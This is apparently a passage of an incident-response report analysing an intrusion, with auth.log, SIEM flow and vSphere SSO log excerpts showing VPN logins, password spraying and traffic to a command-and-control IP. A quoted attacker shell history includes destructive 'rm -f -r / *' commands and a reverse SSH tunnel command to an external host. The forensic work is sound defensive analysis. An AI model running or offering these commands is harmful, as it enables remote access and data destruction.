
```
i  Time                  Event
>  3/9/26                Mar  9 02:21:02 exist sshd[1615274]: pam_unix(sshd:session): session opened for user e[redacted](uid=1000) by (uid=0)
   2:21:02.000 AM        host = [redacted]   source = auth.log   sourcetype = asdad
>  3/9/26                Mar  9 02:21:02 exist sshd[1615274]: Accepted password for e[redacted] from 1[redacted] port 57080 ssh2
   2:21:02.000 AM        host = [redacted]   source = auth.log   sourcetype = asdad
>  3/9/26                Mar  9 02:20:36 exist sshd[1615272]: Connection reset by 1[redacted] port 57079 [preauth]
   2:20:36.000 AM        host = [redacted]   source = auth.log   sourcetype = asdad
```

Figure 9Login success for user existitor

Then, several other connections at different times with the same user are identified, including **parallel sessions** .


By analyzing the **auth logs** on the server **1********* , continuous SSH activity with the user *e******** from the VPN gateway IP (**1**********) is evidenced during **09/03/2026** . After the first successful login at **02:21:02 AM** , other successful connections are observed in close time intervals, specifically at:

- **03:00:24 AM**
- **03:17:43 AM**
- **04:55:50 AM**




```
   3:00:24.000 AM        host = [redacted]   source = auth.log   sourcetype = asdad
>  3/9/26                Mar  9 03:00:24 exist sshd[1615749]: Accepted password for e[redacted] from 1[redacted] port 50674 ssh2
   3:00:24.000 AM        host = [redacted]   source = auth.log   sourcetype = asdad
```

Figure 10Access granted at 03:00:24 AM



```
>  3/9/26                Mar  9 03:17:43 exist sshd[1616130]: Accepted password for e[redacted] from 1[redacted] port 62648 ssh2
   3:17:43.000 AM        host = [redacted]   source = auth.log   sourcetype = asdad
```

Figure 11Access granted at 03:17:43 AM




```
>  3/9/26                Mar  9 04:55:50 exist sshd[1617052]: Accepted password for e[redacted] from 1[redacted] port 54565 ssh2
   4:55:50.000 AM        host = [redacted]   source = auth.log   sourcetype = asdad
```

Figure 12Access granted at 04:55:50 AM

These repeated attempts indicate **continuous access and potentially parallel sessions** by the same user through the VPN. The command history on the system shows the execution of the command:

ssh -o StrictHostKeyChecking=no -R 8080 Administrator@107[.]189[.]22[.]170 -p 443



```
tmp begins Mon Oct 31 15:23:54 2022
ortaleditor@portal:~$ history
    1  history
    2  cd /var/www
    3  ls -
    4  ls -la
    5  ls -la html/
    6  ls -la portal/
    7  ls -la portal/web
    8  ls -la portal/web/robots.txt
    9  cat portal/web/robots.txt
   10  ping
   11  cd /
   12  rm * /f /m
   13  rm -f / *
   14  rm -f -r / *
   15  ls
   16  ls -la
   17  cd /var/www
   18  ls
   19  rm -f -r *
   20  sudo -s
   21  su
   22  md HomeLand
   23  ping
   24  ping          .parlament.al
   25  ls
   26  ls -ls
   27  ssh
   28  ssh -o StrictHostKeychecking=no -R 8080 Administrator@107.189.22.170 -p 443
   29  last
   30  history
ortaleditor@portal:~$
```

Figure 13StrictHostKeyChecking login with reverse proxy

This indicates the creation of a reverse SSH tunnel to the external IP 107.189.22.170 on port 443, allowing external access to the internal system. This activity represents a potential compromise and use of the server for unauthorized access and pivoting to the internal infrastructure.

The same command is also recorded on the internal IP 1*********.

After the connection is successfully established, a **reverse SSH tunnel is created**, which allows the attacker to access the compromised machine from the outside. Specifically, by connecting to **107.189.22.170:8080**, he manages to access the internal host.

The purpose of this configuration is to provide continuous access to the internal network, using the Ubuntu machine as **a proxy/pivot point** for lateral movement and communication with the external infrastructure (C2).

The identified traffic shows **bidirectional communication with the C2 server** , which reinforces indications of active compromise and external control over the system.






Figure 14Communication with Command and Control

From the traffic analysis in Siem, continuous and bidirectional communication is evidenced between the internal host **1********** and the external IP **107.189.22.170** .
Connections appear first on port **22 (SSH)** , followed by traffic on **port 443 (SSL/TLS)** , as well as ICMP exchanges, indicating an active and stable communication channel.



☐	Mar 9, 2026, 2:25:40 AM	[redacted]	44260	185.125.190.56	123	udp_ip	Misc.NTP	76	0
☐	Mar 9, 2026, 2:25:50 AM	[redacted]	47154	185.125.190.58	123	udp_ip	Misc.NTP	76	0
☐	Mar 9, 2026, 2:26:01 AM	[redacted]	54206	91.189.91.157	123	udp_ip	Misc.NTP	76	0
☐	Mar 9, 2026, 2:26:11 AM	[redacted]	38289	185.125.190.57	123	udp_ip	Misc.NTP	76	0
☐	Mar 9, 2026, 2:35:43 AM	[redacted]	39272	4.232.99.0	443	tcp_ip	SSL/TLS	2,008	7,848
☐	Mar 9, 2026, 2:57:27 AM	[redacted]	51942	4.232.99.0	443	tcp_ip	SSL/TLS	2,112	7,587
☐	Mar 9, 2026, 3:00:29 AM	[redacted]	50880	185.125.190.58	123	udp_ip	Misc.NTP	76	0
☐	Mar 9, 2026, 3:00:40 AM	[redacted]	50493	185.125.190.56	123	udp_ip	Misc.NTP	76	0
☐	Mar 9, 2026, 3:00:50 AM	[redacted]	40355	185.125.190.57	123	udp_ip	Misc.NTP	76	0
☐	Mar 9, 2026, 3:01:00 AM	[redacted]	53883	91.189.91.157	123	udp_ip	Misc.NTP	76	0
☐	Mar 9, 2026, 3:04:31 AM	[redacted]	47072	4.232.99.0	443	tcp_ip	SSL/TLS	2,060	6,690
☐	Mar 9, 2026, 3:07:14 AM	[redacted]	56266	4.232.99.0	443	tcp_ip	SSL/TLS	2,136	9,401
☐	Mar 9, 2026, 3:15:32 AM	[redacted]	59784	4.232.99.0	443	tcp_ip	SSL/TLS	2,060	6,944
☐	Mar 9, 2026, 3:19:53 AM	[redacted]	47028	91.189.91.49	443	tcp_ip	SSL/TLS	1,480	10,888
☐	Mar 9, 2026, 3:32:55 AM	[redacted]	36272	4.232.99.0	443	tcp_ip	SSL/TLS	2,008	6,616
☐	Mar 9, 2026, 3:35:19 AM	[redacted]	55804	185.125.190.56	123	udp_ip	Misc.NTP	76	0
☐	Mar 9, 2026, 3:35:29 AM	[redacted]	37712	185.125.190.57	123	udp_ip	Misc.NTP	76	0
☐	Mar 9, 2026, 3:35:39 AM	[redacted]	49078	185.125.190.58	123	udp_ip	Misc.NTP	76	0
☐	Mar 9, 2026, 3:35:49 AM	[redacted]	43669	91.189.91.157	123	udp_ip	Misc.NTP	76	0
☐	Mar 9, 2026, 3:36:31 AM	[redacted]	33644	4.232.99.0	443	tcp_ip	SSL/TLS	2,008	6,708
☐	Mar 9, 2026, 3:45:18 AM	8.8.8.8	N/A	[redacted]	N/A	icmp_ip	ICMP.Echo-Reply	336	0
☐	Mar 9, 2026, 3:45:18 AM	[redacted]	N/A	8.8.8.8	N/A	icmp_ip	ICMP.Echo-Reply	336	0
☐	Mar 9, 2026, 3:59:25 AM	[redacted]	47766	107.189.22.170	22	tcp_ip	RemoteAccess.SSH	420	0
☐	Mar 9, 2026, 4:01:01 AM	[redacted]	51338	107.189.22.170	22	tcp_ip	RemoteAccess.SSH	240	0
☐	Mar 9, 2026, 4:01:17 AM	74.6.231.21	N/A	[redacted]	N/A	icmp_ip	ICMP.Echo-Reply	504	0
☐	Mar 9, 2026, 4:01:17 AM	[redacted]	N/A	74.6.231.21	N/A	icmp_ip	ICMP.Echo-Reply	504	0
☐	Mar 9, 2026, 4:01:27 AM	107.189.22.170	N/A	[redacted]	N/A	icmp_ip	ICMP.Echo-Reply	504	0
☐	Mar 9, 2026, 4:01:27 AM	[redacted]	N/A	107.189.22.170	N/A	icmp_ip	ICMP.Echo-Reply	504	0
☐	Mar 9, 2026, 4:05:07 AM	[redacted]	41000	147.45.221.49	22	tcp_ip	RemoteAccess.SSH	180	0
☐	Mar 9, 2026, 4:06:35 AM	[redacted]	38150	107.189.22.170	443	tcp_ip	SSL/TLS	1,966	1,807
☐	Mar 9, 2026, 4:06:45 AM	[redacted]	39404	107.189.22.170	443	tcp_ip	SSL/TLS	2,818	2,435
☐	Mar 9, 2026, 4:07:46 AM	[redacted]	54478	107.189.22.170	443	tcp_ip	SSL/TLS	2,818	2,395
☐	Mar 9, 2026, 4:10:08 AM	[redacted]	32956	185.125.190.57	123	udp_ip	Misc.NTP	76	0
☐	Mar 9, 2026, 4:10:13 AM	[redacted]	48936	107.189.22.170	443	tcp_ip	SSL/TLS	113,926	7,515
☐	Mar 9, 2026, 4:10:18 AM	[redacted]	54157	185.125.190.58	123	udp_ip	Misc.NTP	76	0
☐	Mar 9, 2026, 4:10:25 AM	[redacted]	39484	172.217.169.100	80	tcp_ip	Web.Web.Misc	1,715	53,705

Figure 15Bidirectional connection with SSH




e Port	Destination IP	Destina Port	Protocol	Application
	107.189.22.170	22	tcp_ip	RemoteAccess.SSI
	107.189.22.170	22	tcp_ip	RemoteAccess.SSI
	107.189.22.170	N/A	icmp_ip	ICMP.Echo-Reply
	107.189.22.170	443	tcp_ip	SSL/TLS
	107.189.22.170	443	tcp_ip	SSL/TLS
	107.189.22.170	443	tcp_ip	SSL/TLS
	107.189.22.170	443	tcp_ip	SSL/TLS
	107.189.22.170	443	tcp_ip	SSL/TLS
	107.189.22.170	443	tcp_ip	SSL/TLS
	107.189.22.170	443	tcp_ip	SSL/TLS
	107.189.22.170	22	tcp_ip	RemoteAccess.SSH
	107.189.22.170	443	tcp_ip	SSL/TLS
	107.189.22.170	443	tcp_ip	SSL/TLS
	107.189.22.170	443	tcp_ip	SSL/TLS
	107.189.22.170	443	tcp_ip	SSL/TLS
	107.189.22.170	443	tcp_ip	SSL/TLS
	107.189.22.170	443	tcp_ip	SSL/TLS
	107.189.22.170	443	tcp_ip	SSL/TLS
	107.189.22.170	443	tcp_ip	SSL/TLS
	107.189.22.170	443	tcp_ip	SSL/TLS
	107.189.22.170	443	tcp_ip	SSL/TLS
	107.189.22.170	443	tcp_ip	SSL/TLS
	107.189.22.170	443	tcp_ip	SSL/TLS
	107.189.22.170	443	tcp_ip	SSL/TLS

Figure 16Outbound traffic towards C2

It is noted that multiple **failed login attempts have been made** from the internal IP **1********* with the users *a********* and ***K************ **.** The activity begins on **09/03/2026 at 04:18:25 AM** and continues until **09:12:57 PM** , indicating continuous unsuccessful authentication attempts.

Subsequently, at **09:42:56 PM** on the same date, a **successful login (200 OK) is recorded** with the ***A************ in **vSphere**.

This pattern of behavior is consistent with a **password spraying / brute-force attack** , which ends with compromised credentials and successful access.




```
i  Time              Event
>  3/9/26            2026-03-09T03:18:25.866Z INFO websso[44:tomcat-http--7] [CorId=b61aebcf-a612-460b-a73c-6c375ceddc03] [auditlogger] {\"user\":\"n/a\",\"client\":[redacted]\",\"timestamp\":\"03/09/2026 03:18:25 GMT
   4:18:25.866 AM    \",\"description\":\"User n/a[redacted]failed to log in: java.lang.SecurityException: org.opensaml.messaging.handler.MessageHandlerException: SAML message failed received endpoint check\",\"eventSever
                     ity\":\"INFO\",\"type\":\"com.vmware.sso.LoginFailure\"}
                     host = [redacted]   source = websso.log   sourcetype = fssffsfs
>  3/9/26            2026-03-09T03:40:03.423Z INFO websso[52:tomcat-http--15] [CorId=d6170eb3-5ae2-4729-a9ec-ebc6ec847f5d] [auditlogger] {\"user\":\"K[redacted]\",\"client\":\[redacted]\",\"timestamp\":\"03/0
   4:40:03.423 AM    9/2026 03:40:03 GMT\",\"description\":\"User K[redacted] failed to log in with response code 401\",\"eventSeverity\":\"INFO\",\"type\":\"com.vmware.sso.LoginFailure\"}
                     host = [redacted]   source = websso.log   sourcetype = fssffsfs
>  3/9/26            2026-03-09T03:46:27.751Z INFO websso[76:tomcat-http--39] [CorId=7ed1adb8-8293-460d-97ca-a71ddf07cef7] [auditlogger] {\"user\":\"n/a\",\"client\":\"[redacted]\",\"timestamp\":\"03/09/2026 03:46:27 GMT
   4:46:27.751 AM    \",\"description\":\"User n/a[redacted] failed to log in: Forbidden\",\"eventSeverity\":\"INFO\",\"type\":\"com.vmware.sso.LoginFailure\"}
                     host = [redacted]   source = websso.log   sourcetype = fssffsfs
```

Figure 17Successful login attempt

Analysis of the logs confirms continuous authentication activity from IP 1*********, where multiple failed login attempts appear for several users, including ***K*******, a*********** , and other accounts in the **************.**


The logs show responses of type **"** Forbidden **"** and response code 400, which confirms repeated authentication failures within a short time interval.



```
                   host = [redacted]   source = websso.log   sourcetype = fssffsfs
>  3/9/26          2026-03-09T04:15:50.436Z INFO websso[44:tomcat-http--7] [CorId=51dfa0eb-aae7-4bed-86a0-f6443cb67a91] [auditlogger] {\"user\":\"n/a\",\"client\":\[redacted]\",\"timestamp\":\"03/09/2026 04:15:50 GMT
   5:15:50.436 AM  \",\"description\":\"User n/a@[redacted] failed to log in: Forbidden\",\"eventSeverity\":\"INFO\",\"type\":\"com.vmware.sso.LoginFailure\"}
                   host = [redacted]   source = websso.log   sourcetype = fssffsfs
>  3/9/26          2026-03-09T19:59:40.859Z INFO websso[77:tomcat-http--40] [CorId=370f56a0-e2c4-45db-a7fb-ae8b16933e13] [auditlogger] {\"user\":\"[redacted]\",\"client\":\"[redacted]\",\"timestamp\":
   8:59:40.859 PM  3/09/2026 19:59:40 GMT\",\"description\":\"User [redacted] failed to log in with response code 401\",\"eventSeverity\":\"INFO\",\"type\":\"com.vmware.sso.LoginFailure\"}
                   host = [redacted]   source = websso.log   sourcetype = fssffsfs
>  3/9/26          2026-03-09T20:00:19.628Z INFO websso[61:tomcat-http--24] [CorId=fad0554c-872b-4b90-b403-a52601b17708] [auditlogger] {\"user\":\"[redacted],\"client\":\"[redacted]\",\"timestamp\":\"0
   9:00:19.628 PM  9/2026 20:00:19 GMT\",\"description\":\"User [redacted]ailed to log in with response code 401\",\"eventSeverity\":\"INFO\",\"type\":\"com.vmware.sso.LoginFailure\"}
                   host = [redacted]   source = websso.log   sourcetype = fssffsfs
>  3/9/26          2026-03-09T20:00:36.390Z INFO websso[64:tomcat-http--27] [CorId=b70f5c3c-d361-4ed0-95be-c6316101b231] [auditlogger] {\"user\":\"[redacted]\",\"client\":\"[redacted]\",\"timestamp\":\"0
   9:00:36.390 PM  9/2026 20:00:36 GMT\",\"description\":\"User [redacted] failed to log in with response code 401\",\"eventSeverity\":\"INFO\",\"type\":\"com.vmware.sso.LoginFailure\"}
                   host = [redacted]   source = websso.log   sourcetype = fssffsfs
>  3/9/26          2026-03-09T20:01:04.605Z INFO websso[85:tomcat-http--48] [CorId=ed15e79b-a0e2-4401-8ef5-54ee3215cdd1] [auditlogger] {\"user\":\"[redacted]\",\"client\":\"[redacted]\",\"timestamp\":
   9:01:04.605 PM  3/09/2026 20:01:04 GMT\",\"description\":\"User [redacted] failed to log in with response code 401\",\"eventSeverity\":\"INFO\",\"type\":\"com.vmware.sso.LoginFailure\"}
                   host = [redacted]   source = websso.log   sourcetype = fssffsfs
>  3/9/26          2026-03-09T20:06:24.506Z INFO websso[69:tomcat-http--32] [CorId=a971cd9c-6f0f-42d2-94cd-91c6c44bf063] [auditlogger] {\"user\":\"[redacted]\",\"client\":\"[redacted]\",\"timestamp\":\
   9:06:24.506 PM  09/2026 20:06:24 GMT\",\"description\":\"User [redacted] failed to log in: Forbidden\",\"eventSeverity\":\"INFO\",\"type\":\"com.vmware.sso.LoginFailure\"}
                   host = [redacted]   source = websso.log   sourcetype = fssffsfs
```

Figure 18Assembly-Pu multiple failed attempts


The moment when **the password spraying / brute-force attempt** is successful is recorded on 09/03/2026 at 09:42:56 PM, where **a successful login (response code 200) is recorded** for the user *******@********* from IP 1**********.



```
>  3/9/26          2026-03-09T20:06:48.270Z INFO websso[55:tomcat-http--18] [CorId=e62ba0fa-ff61-44b3-9765-15c4f032cada] [auditlogger] {\"user\":\[redacted],\"timestamp\":\"
   9:06:48.270 PM  09/2026 20:06:48 GMT\",\"description\":\"User [redacted]failed to log in with response code 401\",\"eventSeverity\":\"INFO\",\"type\":\"com.vmware.sso.LoginFailure\"}
                   host = [redacted]   source = websso.log   sourcetype = fssffsfs
>  3/9/26          2026-03-09T20:12:57.614Z INFO websso[82:tomcat-http--45] [CorId=24ea5cd0-07eb-4260-8db9-edf1feb8f9a9] [auditlogger] {\"user\":\[redacted]\"client\":\"[redacted]\",\"timestamp\":\"03
   9:12:57.614 PM  9/2026 20:12:57 GMT\",\"description\":\[redacted]failed to log in with response code 401\",\"eventSeverity\":\"INFO\",\"type\":\"com.vmware.sso.LoginFailure\"}
                   host = [redacted]   source = websso.log   sourcetype = fssffsfs
>  3/9/26          2026-03-09T20:42:56.008Z INFO websso[86:tomcat-http--49] [CorId=ec5e3dcf-9d43-4ea7-898d-942505fa3b36] [auditlogger] {\"user\":\"[redacted],\"client\":\"[redacted]\",\"timestamp\":\
   9:42:56.008 PM  3/09/2026 20:42:56 GMT\",\"description\":\"User [redacted]ogged in with response code 200\",\"eventSeverity\":\"INFO\",\"type\":\"com.vmware.sso.LoginSuccess\"}
                   host = [redacted]   source = websso.log   sourcetype = fssffsfs
>  3/9/26          2026-03-09T20:53:03.528Z INFO websso[46:tom[redacted]869880e09983] [auditlogger] {\"user\":\"[redacted]\",\"client\":\"[redacted]\",\"timestamp\":\"
   9:53:03.528 PM  09/2026 20:53:03 GMT\",\"description\":\"Use[redacted]logged in with response code 200\",\"eventSeverity\":\"INFO\",\"type\":\"com.vmware.sso.LoginSuccess\"}
                   host = [redacted]   source = websso.log   sourcetype = fssffsfs
>  3/10/26         2026-03-10T00:27:49.562Z INFO websso[76:tomcat-http--39] [CorId=84dcc820-63a4-48f7-b938-894e7e4d0b2d] [auditlogger] {\"user\":\"[redacted]\",\"client\":\"[redacted]\",\"timestamp\":\
   1:27:49.562 AM  3/10/2026 00:27:49 GMT\",\"description\":\"User [redacted]ogged out\",\"eventSeverity\":\"INFO\",\"type\":\"com.vmware.sso.Logout\"}
                   host = [redacted]   source = websso.log   sourcetype = fssffsfs
>  3/10/26         2026-03-10T00:46:16.172Z INFO websso[48:tomcat-http--11] [CorId=4bf72348-0389-442c-92b9-bf953888eda5] [auditlogger] {\"user\":\[redacted]\"client\":\"[redacted]\",\"timestamp\":\
```

Figure 19After failed attempts - successful attempt

The password change for ********@********* is recorded on 10/03/2026 at 08:16:13 AM, according to the ssoAdminServer.log log.




```
Format ▾    Show: 20 Per Page ▾    View: List ▾

i  Time             Event
